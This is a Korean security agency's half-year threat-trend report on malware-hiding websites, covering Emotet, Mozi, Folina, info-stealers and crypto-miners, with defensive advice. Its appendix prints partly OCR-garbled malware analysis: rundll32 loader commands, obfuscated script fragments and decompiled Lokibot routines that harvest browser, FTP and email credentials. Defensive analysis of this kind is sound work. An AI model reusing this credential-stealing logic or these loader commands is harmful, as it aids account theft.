



악성코드 은닉사이트 탐지 동향 보고서



악성코드 은닉사이트 탐지 동향 보고서

2022년 상반기

CONTENTS

1. 2 71 _ 3
2. 2022년 상반기 주요 동향 _ 4 2-1. Key findings 2-2. 주요 통계
3. 악성코드 및 URL 탐지 추이 _ 6
3-1. 악성 URL(경유지, 유포지) ····································
① 악성코드 경유지 주요 업종 '제조, 건강/의학, 교육/학원'7
② IoT 악성코드(Mozi) 관련 유포지 탐지 지속 ······
③ 이모텟(Emotet) 악성코드 관련 유포지 탐지 ·······
3-2. 악성코드 ······ 10
④ 정보유출 악성코드 지속 유포 11
⑤ <mark>폴</mark> 리나(Folina) 취약점을 악용한 악성코드 유포 탐지 ······ 12
⑥ 가상화폐 채굴 악성코드 탐지 ······ 13
4. 대응방안 _ 14

붙임 1. 상반기 주요사례별 심층분석 _ 16

붙임 2. 악성코드 유포에 악용된 S/W 취약점 정보 _ 28

침해대응단 사이버침해대응본부

악성코드 은닉사이트 탐지 동향 보고서 **2022년 상반기**



7

소개

한국인터넷진흥원(이하 "KISA") 사이버침해대응본부는 악성코드 은닉사이트 탐지 시스템(MCF, Malicious Code Finder)을 통해 국내 전체 홈페이지를 대상으로 악성코드 은닉 여부를 점검하고 있다.

※ 악성코드 은닉사이트: 악성코드 자체 또는 악성코드를 유포하는 주소(URL)을 숨기고 있는 홈페이지

과거 홈페이지를 통한 악성코드 유포는 '드라이브 바이 다운로드'와 같은 소프트웨어 취약점을 악용하는 방법에서 '멀티바이징', '이메일 첨부파일' 등의 공격 기법으로 고도화 되었고, 공격 대상이 불특정다수에서 특정 대상(기업, 개인, 특정 기기 등)으로 변화하는 양상을 보이고 있다.

KISA는 시스템 및 다양한 채널을 통해 수집된 악성 URL은 검증·분석을 통하여 삭제 조치하고 있으며, 악성코드와 관련된 C&C, 정보유출지는 차단함으로써 국내 인터넷 이용자의 악성코드 감염피해를 예방하고 있다.

본 악성코드 은닉사이트 탐지 동향 보고서는 상기 경로를 통해 탐지·수집한 데이터를 분석하여 주요 동향과 사례를 정리한 내용을 담고 있다.



2

2022년 상반기 주요 동향

2-1. Key findings



- 1 악성코드 경유지² 주요 업종 '제조', '건강/의학', '교육/학원'
- 2 loT 악성코드(Mozi)³ 관련 유포지 탐지 지속
- 3 이모텟(Emotet)⁴ 악성코드 관련 유포지 탐지
- 4 정보유출 악성코드 지속 유포
- 5 폴리나(Folina)⁵ 취약점을 악용한 악성코드 유포 탐지
- 5
 가상화폐 채굴 악성코드 탐지

^{1.} 유포지 : 악성코드를 직접 유포하는 악성 URL

^{2.} 경유지: 악성코드를 유포하는 유포지로 연결하는 악성스크립트가 삽입된 악성 URL

^{2. 8}뉴시 · 국정모프를 뉴모이는 뉴모시포 인물에는 국정프로마르 기타 마리는 국정 아름 3. Mozi : 2016년 유행한 미라이(Mirai) 악성코드 변종으로 IoT 기기를 감염시켜 DDoS 공격을 수행하는 악성코드

^{4.} Emotet : 2014년 독일, 오스트리아, 스위스 등에서 처음으로 발견된 악성코드로 금융 정보 탈취를 목적으로 한 악성코드

^{5.} Folina : 원격 템플릿 기능을 활용, MSDT(Microsoft 진단도구) URL을 통해 파워쉘을 실행시키는 취약점



2-2. 주요 통계

구 분		2021년 하반기			2022년 상반기
	유포지	1,424 건			1,959 건 (직전 대비 38% †)
악성 URL	경유지	614 건			415 건 (직전 대비 32%↓)
	합계	2,038 건			2,374 건 (직전 대비 16% †)
악성코드	합계	205 건			248 건 (직전 대비 21% †)
	ELTINIO	1	제조(38.7%)	1	제조(40.2%, 1.5% †)
707		2	건강/의학(17.4%)	2	건강/의학(13.6%, 3.8% ↓)
경유지 업종별 Top 5		3	쇼핑(11.7%)	3	교육/학원(11.6, <mark>4.2% †</mark>)
юро		4	교육/학원(7.4%)		쇼핑(11.6%, 0.1% ↓)
		5	사회/문화/종교(6.3%)	4	온라인교육(4.8%, <mark>0.3% †</mark>)
		1	정보유출(49.8%)	1	정보유출(84.9%, 35.1% †)
		2	다운로더(24.9%)	2	다운로더(8.9%, 16% ↓)
악성코드 유형별 Top 5		3	원격제어(6.8%)	3	DDoS(1.6%, 3.8% ↓)
		4	DDoS(5.4%)		가상자산채굴(1.6%, 3.8% ↓)
		5	가상자산채굴(4.9%)	4	원격제어(1.2%, 5.6%↓)




3

악성 URL 및 악성코드 탐지 추이

3-1. 악성 URL(경유지, 유포지)

상반기 악성코드 은닉사이트 탐지시스템에 수집·탐지된 악성 URL(경유지, 유포지)은 총 2,374건으로 2021년 하반기 대비 16%가 증가되었음을 확인하였다. 수집된 악성 URL의 데이터 분석을통해 주요 이슈 3가지 ▲ '악성코드 경유지 주요 업종', ▲ 'loT 악성코드(Mozi) 관련 유포지 탐지 지속' ▲ '이모텟(Emotet) 악성코드 관련 유포지 탐지'를 선정하였다.









악성코드 경유지 주요 업종 '제조, 건강/의학, 교육/학원'

2022년 상반기 수집·탐지된 악성 URL 중 경유지에 대해 업종으로 분류하여 2021년 하반기와 비교분석한 결과는 다음과 같다.





[그림 1] 2021년 하반기 경유지 업종별 비율

[그림 2] 2022년 상반기 경유지 업종별 비율

2021년 하반기 대비 경유지 전체 건수는 하락(614건 → 415건, 32.5% ↓) 하였으며 하반기와 마찬가지로 제조업 홈페이지가 경유지 악용 비율이 여전히 높은 것으로 나타났다.

2022년 상반기에는 건강/의학 및 교육/학원 업종 홈페이지가 홈페이지의 경유지 악용 비율이 높은 것으로 나타났다. 추가로 온라인 교육 업종 비율도 높은 것으로 확인되어 교육 관련 홈페이지가 경유지로 악용되고 있음을 시사하고 있다.

또한, 한국은행이 6월에 발표한 소비자 동향 조사¹⁾에 따르면 코로나 위기를 벗어나면서 타 업종에 비해 해당 업종들에 대한 소비가 꾸준하여 방문자 수가 많은 해당 업종들의 홈페이지를 악성코드 경유지로 악용한 것으로 보인다,

이에 관련 업종 홈페이지 운영자 및 담당자는 관리하는 홈페이지의 주기적 보안 점검을 수행하여 신규 취약점 등에 대해 조치를 취하는 등의 각별한 보안관리가 필요하다.

¹⁾ 한국은행, "2022년 6월 소비자동향조사 결과", 2022





IoT 악성코드(Mozi) 관련 유포지 탐지 지속

2021년에 이어 2022년 상반기에도 IoT 악성코드인 Mozi가 지속적으로 대량 탐지되었다. 2021년에 1,653건이 발견 되었는데 2022년 상반기에만 1,676건이 탐지되었다. 유포지가 다수 발견된 국가는 중국, 인도, 브라질, 대만순으로 각각 1,207건, 138건, 70건, 25건이 확인되었다.

[표 1] IoT 악성코드(Mozi) 관련 유포지 탐지 현황

	악성코드 유포지	loT 악성코드(Mozi)	loT 악성코드(Mozi) 비중
2021년 상반기	1,160건	718건	62%
2021년 하반기	1,424건	935건	66%
2022년 상반기	1,959건	1,676건	86%

Mozi 뿐만 아니라 KISA 탐지시스템에서 Linux 기반 IoT 장치를 해킹하고 DDoS 봇넷을 구축하는 'XorDDoS'도 동시에 탐지 되고 있다. 이 악성코드는 명령제어서버(C2)와 통신 시 XOR 기반 암호화를 사용하고 DDoS 공격을 수행할 수 있는 봇넷을 구성한다.

국내외 유무선 공유기, CCTV, 영상녹화장비(DVR) 등 IoT 장비 대상으로 지속적으로 악성코드를 감염시키고 있어 Mozi 및 XorDDoS 뿐만 아니라 IoT 관련 악성코드 위협은 지속될 것으로 보인다.

좀비처럼 지속 활동 중인 감염기기에 대해 KISA는 주요 ISP와 협력하여 조치를 수행하고 있다. loT기기 사용자는 기본 제공 비밀번호 변경, 불필요한 서비스/포트 차단, 최신 버전 업데이트 등의 보안수칙 준수를 통해 감염 피해를 예방할 수 있다.






이모텟(Emotet) 악성코드 관련 유포지 탐지

이모텟(Emotet) 악성코드는 금융정보 탈취를 위한 악성코드로 2014년에 최초 탐지되었다. 2021년 초 유로폴과 국제 사법기관의 공조로 이모텟 악성코드 운영진을 검거하고 관련 인프라 운영을 중단 시킨 것으로 알려졌으나 2022년 상반기 KISA 탐지시스템에 이모텟 악성코드 유포지가 탐지되어 주의가 요구되고 있다.

해당 악성코드 유행 당시 주로 이메일을 통해 악성코드가 유포 되었으며 첨부파일 실행 시 PC에 악성코드가 자동 실행 되거나 PC 정보탈취 또는 추가 악성코드를 다운로드했다. 그러나 이번에 탐지된 이모텟 악성코드 경우에는 파워쉘(Powershell) 명령이 포함된 윈도우 바로가기 파일(.lnk)를 악용하여 유포하거나 숨김 시트에 인코딩된 문자열을 삽입해 매크로를 실행하도록 유도하는 엑셀 파일(.xls) 등을 이용한 유포 방식으로 변화를 보이고 있다.



[그림 3] 엑셀 매크로 기능을 악용한 이모텟 악성코드 유포

해당 매크로를 실행 할 경우 특정 도메인에 접속하여 추가 악성코드를 다운로드 하거나 PC 정보 등이 유출된다. 보안담당자는 침해사고를 예방하기 위해 꾸준한 신규 취약점 모니터링 및 보안 패치수행 등이 필요하다.



3-2. 악성코드

악성코드 은닉사이트 탐지시스템에 수집·탐지된 악성코드는 2021년 하반기 205건에서 2022년 상반기에는 248건으로 21%가 증가되었음을 확인하였다.

2022년 상반기 수집된 악성코드의 데이터 분석을 통해 주요 이슈 3가지 ▲ '정보유출 악성코드지속 유포', ▲ '폴리나(Folina) 취약점을 악용한 악성코드 유포 탐지', ▲ '가상화폐 채굴 악성코드탐지'를 선정하였다.







정보유출 악성코드 지속 유포

2021년과 마찬가지로 2022년 상반기 정보유출 악성코드가 지속 탐지되고 있으며 2021년 하반기 보다 대폭 증가(2021년 하반기 49.8% → 2022년 상반기 84.9%, 35.1% ↑)하였다.

앞에서 언급했던 이모텟(Emotet) 악성코드가 대부분을 차지고 있으며(2022년 전체 악성코드 중 88.3%) 해당 악성코드는 타겟형 공격을 위한 사전정보 수집을 목적으로 기기 정보를 수집 후 악성 코드에 은닉한 특정 도메인 혹은 IP로 정보를 유출한다.

[표 2] 정보유출 악성코드의 주요 탈취 정보

구분	주요 탈취 정보		
기기정보	컴퓨터 이름, 사용자 이름, 볼륨 정보, 시스템 설치시간, 설치 프로그램 목록, 서비스 목록 실행중인 프로세스 목록 등		
계정정보	브라우저, 메일 클라이언트, FTP 등의 계정정보 관련 파일 (웹데이터, 로그인데이터, 개인설정파일 등)		

이모텟 악성코드 외에도 계정정보 유출을 위한 Formbook, Lokibot, AgentTesla 악성코드 등이 다수 탐지 되었다. 이 악성코드들의 주요 특징은 프로세스를 생성 후 특정 프로세스에 코드 인젝션을 수행하여 브라우저의 계정정보와 메일 계정 정보 등을 검색 후 특정 IP 유출한다.

따라서 인터넷 사용자는 출처가 불분명한 이메일 내 링크 및 첨부파일 열람을 금지하고 비정상 사이트 접근 및 광고 클릭 금지 등 사용자 주의가 필요하며 시스템 관리자는 관리 시스템의 보안 관리에 각별한 주의가 필요하다.





폴리나(Foling) 취약점을 악용한 악성코드 유포 탐지

폴리나(Folina) 취약점(CVE-2022-30190)은 Microsoft Office에 존재하는 제로데이 취약점을 악용하여 Word에서 URL 프로토콜을 사용해 마이크로소프트 지원진단도구(MSDT)를 호출할 때 원격 코드가 실행되는 취약점이 발견되었다.

올해 5월경 일본의 보안업체인 NaoSec이 최초로 해당 취약점을 발견하였으며 KISA 탐지시스템에도 관련 취약점 정보를 악용한 악성코드가 탐지되어 분석하였다. 현재는 마이크로소프트에서보안 패치를 발표했지만 여전히 공격자들은 패치 되지 않은 시스템을 찾아 익스플로잇을 시도하고있어 주의가 요구된다.

```
Etiam elit risus, ullamcorper cursus nisl at, ultrices aliquet turpis.

Maccenas vitae odio non dolor venenatis varius eu ac sem. Phasellus id
tortor tellus. Ut vehicula, justo ac porta facilisis, mi sapien efficitur
ipsum, sit fusce.

31

- 

29

32

33

10

- (**)

- (**)

- (**)

| IT_RebrowseForFile=" IT_LaunchMethod=ContextMenu
IT_BrowseForFile=" IT_LaunchMethod=ContextMenu
IT_BrowseForFil
```

[그림 3] Folina 취약점을 악용한 HTML 파일 내 난독화 스크립트

이번에 발견된 취약점은 매크로 악성코드와 다르게 문서를 열람하기만 해도 악성코드가 실행되는 것이 특징이다. 해당 취약점을 악용한 워드파일 실행 시 파일에 포함된 외부 URL과의 연결을 통해 취약점을 발생시키는 HTML파일이 다운로드 된다. 다운로드된 HTML파일은 마이크로소프트 지원 진단도구(MSDT)를 호출하며 이후 악의적인 원격코드가 실행되는 취약점이 발생하게 된다.

이 때 원격코드가 실행되면 추가 파일이 다운로드되며 해당 파일은 감염된 기기의 정보를 유출하거나 랜섬웨어 등 악성코드를 실행하는데 악용될 수 있다.






가상화폐 채굴 악성코드 탐지

2022년 2월 러시아가 우크라이나를 군사적으로 침공했다. 이에 따라 지난 3월 미국 행정부는 러시아에 대한 경제적 제재를 강화하였으며 경제 제재의 회피 수단으로 익명성이 강한 암호화폐의 가치가 크게 상승하였다.

이에 따른 결과로 모네로를 비롯해 상당 수의 익명성이 강한 암호화폐의 가치가 4월에 가격이 상승하였으며 비슷한 시기에 KISA 탐지시스템에도 모네로 코인 채굴 관련 악성코드가 탐지 되었다.

이 악성코드는 특정 IP나 도메인을 통해 악성 스크립트 등을 다운로드한 후 감염된 기기의 CPU 상태를 체크한다. 이후 Wget, cURL 프로그램을 통해 특정 IP나 도메인에 접속하여 채굴 프로그램 (XMRig)을 다운로드하고 실행 권한을 얻은 후 백그라운드로 실행한다. 마지막으로 가상통화 지갑에 강제로 연결하여 모네로 코인을 채굴하게 한 후 마이닝 풀 도메인에 정보를 전송하게 한다.



[그림 5] 가상통화 채굴 관련 악성코드 감염 시 CPU 사용량 급증 예시

가상통화 채굴 관련 악성코드(XMrig 등)에 감염된 경우, 정상 프로그램(svchost.exe 등)으로 위장하여 실행되며 CPU 사용량이 평소 사용량보다 급증하기 때문에 시스템의 이상이 발생할 수 있으며 PC 사용자 및 시스템 관리자는 악성코드 삭제, 주기적인 백신 점검 및 최신화 등 보안 강화가 필요하다.



4

대응방안

□ 정보보안 실천수칙 준수

- 주기적인 홈페이지 보안 점검, 출처 불분명한 이메일 열람 금지, 초기 비밀번호 사용 금지 등 개인 및 기업의 정보보호 실천수칙 준수
 - ※ 정보보호 실천수칙(개인): https://www.boho.or.kr/data/guideView.do?bulletin_writing_sequence=35669
 - ※ 정보보호 실천수칙(기업): https://www.boho.or.kr/data/guideView.do?bulletin_writing_sequence=35806

□ 사용 제품군에 대한 최신 보안 업데이트 적용

- 최신 업데이트된 안티바이러스(백신)를 이용하여 주기적으로 점검하여야 한다.
- MS 윈도우 최신 보안 업데이트 적용(자동보안업데이트 설정 권장)
 - ※ MS 업데이트 사이트: http://www.update.microsoft.com/microsoftupdate/v6/default.aspx?ln=ko
- 2020년 1월 14일 윈도우 7 기술 지원이 종료됨에 따라, 새로 발견되는 보안취약점에 대해서 보안조 치가 불가능하기 때문에, 상위버전(윈도우 10 또는 11)으로 업그레이드 하여야 한다.
 - ※ 윈도우 7 기술지원 종료 참고: https://www.boho.or.kr/cyber/window7Finish.do
- 2020년 12월 31일 이후로 Adobe Flash Player의 지원이 종료됨에 따라, 새로 발견되는 보안 취약점에 대한 보안조치가 불가능하기 때문에 삭제를 권고한다.
- 2022년 6월 15일자로 Internet Explorer 11 제품의 기술지원이 종료되어 신규 보안 취약점 및 오류에 대한 보안 업데이트를 제공하지 않으므로 Microsoft Edge 등 대체 브라우저로 교체해야 한다.
- Oracle Java(Java Runtime Environment) 최신 버전 업데이트 적용
 - ※ 최신버전: Java SE Runtime Environment 18.0.2(http://www.oracle.com/java/technologies/javase/18-0-2-relnotes.html)

악성코드 은닉사이트 탐지 동향 보고서 **2022년 상반기**



- Apache Log4j 관련 Java 8 이상: Log4j 2.17.1 이상 버전으로 업데이트
- Apache Log4i 관련 Java 7 : Log4i 2.12.4 이상 버전으로 업데이트
- Apache Log4i 관련 Java 6 : Log4i 2.3.2 이상 버전으로 업데이트
 - ※ Apache Log4j 1.x 버전 사용자는 2버전으로 업그레이드 필요
 - ※ log4j-core-*.jar 파일 없이 log4j-api-*.jar 파일만 사용하는 경우 위 취약점의 영향을 받지 않음
 - ※ 최신버전: https://archive.apache.org/dist/logging/lo4i

□ 보안 수준 강화 서비스 이용

- 한국인터넷진흥원에서 제공하는 각종 보안 강화 서비스 이용을 통해 개인 및 기업의 보안 수준 강화
 - ※ (개인) 내 PC 돌보미 신청: https://www.boho.or.kr/webprotect/pcSecCheck.do
 - ※ (기업) 홈페이지 보안강화 서비스* 신청: https://www.boho.or.kr/samCompany.do
 - * 웹 취약점 점검, 홈페이지 해킹방지 도구, 홈페이지 악성코드 탐지도구 등



붙임 1

상반기 주요 사례별 심층분석


□ 이모텟(Emotet) 악성코드 관련 상세분석

- 악성행위: 엑셀 내 매크로 실행 시 추가 파일 다운로드 및 실행, 각종 PC정보(컴퓨터이름, 볼륨시리얼넘 버, 실행중인 프로세스 목록) 수집 및 유출
- 네트워크 특이사항

IP	용도
3	
164	정보유출지
172	경보 _규 물시
45	


• 분석 결과

내 용



xlsm 파일내 매크로 실행 유도






특정 경로로 파일 이동









서비스 등록



```
CC20FD04 FCA TO CreateFraces
CC00FC00 Fed LeFileNtre = NH
CC2FF7BH Containd inc 100MW to a
pPrice Sective NH
cc00FC00 PPrice Sective NH
0026F1A0
                                                                  from 00102D03
                                                              posed/Posed/MR4/Fund1132 . ke 10 W/Findow kSc NOdF
   28F13C
              0.0000.000
                              princad@comitex NULL
 JU26-160
                             nner thandles - FALSE
Cress of als - J
              1,0001,000
 AC26 168
              00000000
                            pL vironent - MLL
tomentain - MUL
pate Ladnia - Jadizao
 JUCC TEC
              LUUJILUJ
J020 TU0
              COULCO
 JU26 11.4
              0.21
                                                     JUCGI 270
(844) exe.98||bnur
                       | W..1"C#WindowsWSysWOW64Wrondli98.axe" C#WisarsWsccWDownloadaWyUCCaoTill@W8nmzY.dli,DliRegisterSaryal
  nundilazewa (caz)
                       W.,1C:WWIndowsWSysWOW5tWrundt3Zexs "CWWIndowsWSysWOW5tWDypogsrdsWynhseutsgel.epu",KbjGcls
```

SUB 프로세스 생성

```
0028F124
                                                                                                     from 002976D9
0028F4E4
                                           CALL to 1
                                                                                                 from 002A976E
                                        Buffer = 0028F588
pBufferSize = 0028F584
0028F4E8
                     0028F588
0028F4EC
                     0028F584
                                       PBOTTER

TRAIT to LetVolume LotormationW T

BootPathName = "C:W"

VolumeNameBuller = NULL

MaxVolumeNameSize = 0

pVolumeSerialNumber = 00281410

pMaxFilenameLenath = NULL


pHileSystemNameBuffer = NULL

pFileSystemNameBuffer = NULL


pFileSystemNameSize = NULL
0028F2601
                                                                                            onWitness 100/131/4805
 0028F264
0028F268
                    0028F2E8
                   00000000
00281 41 0
000000000
000000000
```

각종 PC 정보 수집(컴퓨터이름, 볼륨시리얼넘버, 실행중인 프로세스 목록)





엑셀 내 매크로 실행 시 숨긴 시트에 은닉된 특정 URL에서 추가 파일 다운로드






□ 정보유출 악성코드(Lokibot) 관련 상세분석

- 악성행위: 악성코드 실행 시 각종 계정 정보(브라우저, FTP, 메일)를 탈취하여 특정 URL으로 유출
- 네트워크 특이사항

IP	용도
104	
205	정보유출지
164	

• 분석결과

내용



파워포인트 ppam 파일 열람 시 매크로 실행을 유도






18 var (adhabet 1adhaptuntum (adhab) (adalisa, (adalisa) (adalisa)

halletter ("Street and the street an

ictiveHibject | lu2bslcf(Unibh)|,pit=king| Du7bslcf(Unibh)) | lu2bslcf(Unibh),tiii);cmf= Du7bslcf(Unibh);tue

uttpe-Gesthjess | kalandef (kalat) | ['Gest'] | talbutef (kalat) | rotign | talbutef (kalat) | 0, uttpe | talbutef (kalat) | rbat; var

rtunical=Gethijess | daßadef (ballah) ['Set'] 'Rind Process' | ['Sectes' | (out, mil., schop, mil.); dastraininins indications [daßadef (ballah) | (balladef [ballah) + daßadef (ballah) + daßadef (ballah



특정 URL에 접속하여 추가파일 다운로드

[System.Text.Encoding]::ASCII.SetString([System.Convert]::FromBase64String("WRALVESCOQLEESCOVALVEGGCHETAGISVANNSIFESCOSIDTSETCAGISVANNSIF

[Dyte[]] Facoa = 0[31,133,8,0,0,0,0,0,4,0,286,183,126,120,84,69,178,66,60,96,73,38,201,132,12,16,32,106,196,176,206,186,104,144,63,6,92,194,12

[System.Text.Encoding]::39CII.Get3tring([System.Convert]::EronBose64String("%2548Y5XY0g)FMUUKERIYHSDWWWBEUIRFULJEWYBSYJJD1280WhDE#25W4LI

추가 파일 다운받은 스크립트 실행 시 스크립트 내 악성 파일 특정 프로세스에 인젝션



하드웨어 ID정보 확인

```
9 113
        qmemcpy(&v5, L"Comodo\\Dragon", Øx1Cu);
0 114
        v6 = 0;
115
        v7 - 0;
        v8 = 0;
9 116
117
        v9 = 0;
  118
        v10 - 0;
        qmemcpy(&v11, L"MapleStudio\\ChromePlus", 0x2Eu);
119
120
        v12 = 0;
9 121
        qmemcpy(&v13, L"Google\\Chrome", 0x1Cu);
- 122
        v14 - 0;
123
        v15 = 0;
124
        v16 = 0;
0 125
        V17 = 0;
        v18 - 0;
126
       v19 = *(_DWORD *)L"Nichrome";
v20 = *(_DWORD *)L"chrome";
0 127
128
        v21 = *(_DWORD *)L"rome";
v22 - *(_DWORD *)L"me";
129
 130
131
       v23 = aNichrome[8];
9 132
       memset(&v24, 0, 0x1Cu);
       v25 = 0;
v26 - *(_DWORD *)L"RockMelt";
133
134
        v27 = *(_DWORD *)L"ckMelt";
v28 = *(_DWORD *)L"Melt";
135
136
        v29 = *(_DWORD *)L"1t";
137
138
        v30 = aRockmelt[8];
9 139
       memset(&v31, 0, 0x1Cu);
9 140
        V32 = 0;
        v33 - *(_DWORD *)L"Spark";
v34 = *(_DWORD *)L"ark";
141
142
        v35 = *(_DWORD *)L"k";
143
       memset(&v36, 0, 0x24u);
v37 = *(_DWORD *)L"Chromium";
144
9 145
        v38 = *(_DWORD *)L"romium";
146
        v39 = *(_DWORD *)L"mium";
v40 = *(_DWORD *)L"um";
147
148
149
        v41 - aChromium[8];
9 150
        memset(&v42, 0, 0x1Cu);
9 151
       V43 = 0;
```

브라우저 별 계정정보(Web Data, Login Data) 및 개인 설정 파일 확인

2022년 상반기



내용

```
17 if (!sub_40488F(-2147483647, L"Software\\Nicrosoft\\Internet Explorer\\IntelliForms\\Storage2", &vii))
 18 {
3 19
 20
       do
  21
       {
₩ 22
         sub_40284E(8v8, 0, 1028);
23
         V11 = 255;
24
# 25
         19 - 512;
26
         v2 = (int (_stdcall *)(int, int, char *, int *, _DNORD, _DNORD, char *, int *))sub_4831E5(9, -1831552150, 6, 8);
● 27
         v3 - v2(v1, v8, &v7, &v11, 0, 0, &v10, &v9);
         v12 - v3;
28
```

익스플로러 로그인 정보와 방문 정보 확인

```
10     sub_41219C(L"%s\\BlazeFtp\\site.dat", 0, 0);
11     qmemcpy(&v4, L"Software\\FlashPeak\\BlazeFtp\\Settings", 0x4Au);
12     v0 = sub_404B22(&v4, L"LastPassword", -2147483647);
13     if ( v0 )
14     {
15          v1 = sub_404B22(&v4, L"LastUser", -2147483647);
16     v6 = sub_404B22(&v4, L"LastAddress", -2147483647);
17     v5 = sub_404ADA(&v4, L"LastPort", -2147483647);
```

```
11  v1 = sub_404BEE(*a1, L"FtpServer");
12  if ( v1 )
13  {
14     v2 = sub_404BEE(*a1, L"FtpUserName");
15     v3 = sub_404BEE(*a1, L"FtpPassword");
16     v7 = 0;
17     v8 = v3;
```

```
sub_41219C(L"%s\\32BitFtp.TMP", 6, 0);
sub_41219C(L"%s\\32BitFtp.ini", 6, 0);
return 1;
6
}
```

FTP 별 관련 설정 확인 및 FTP 계정 정보 확인



```
95     qmemcpy(&v29, L"%s\\Thunderbird\\profiles.ini", 0x38u);
96     memset(&v30, 0, 0x28u);
97     qmemcpy(&v31, L"%s\\Thunderbird\\Profiles\\%s", 0x36u);
98     sub_402B4E(&v32, 0, 42);
```

```
112     qmemcpy(&v46, L"%s\\Postbox\\profiles.ini", 0x30u);
113     sub_402B4E(&v47, 0, 48);
114     qmemcpy(&v48, L"%s\\Postbox\\Profiles\\%s", 0x2Eu);
115     sub_402B4E(&v49, 0, 50);
```

```
121
       v1 = a1;
       v2 = sub 404BEE(*a1, L"Email");
9 122
• 123
       v115 = v2;
124
       if ( v2 )
  125
         sub_405872(dword_49F96C, v2, 1, 0);
126
        qmemcpy(&v14, L"SMTP Email Address", 0x26u);
qmemcpy(&v15, L"SMTP Server", 0x18u);
127
128
129
         v16 = 0;
130
         v17 = 0;
• 131
         v18 = 0;
132
         v19 = 0;
133
         qmemcpy(&v20, L"SMTP User Name", 0x1Eu);
0 134
         v21 = 0:
135
         v22 = 0;
         qmemcpy(&v23, L"SMTP User", 0x14u);
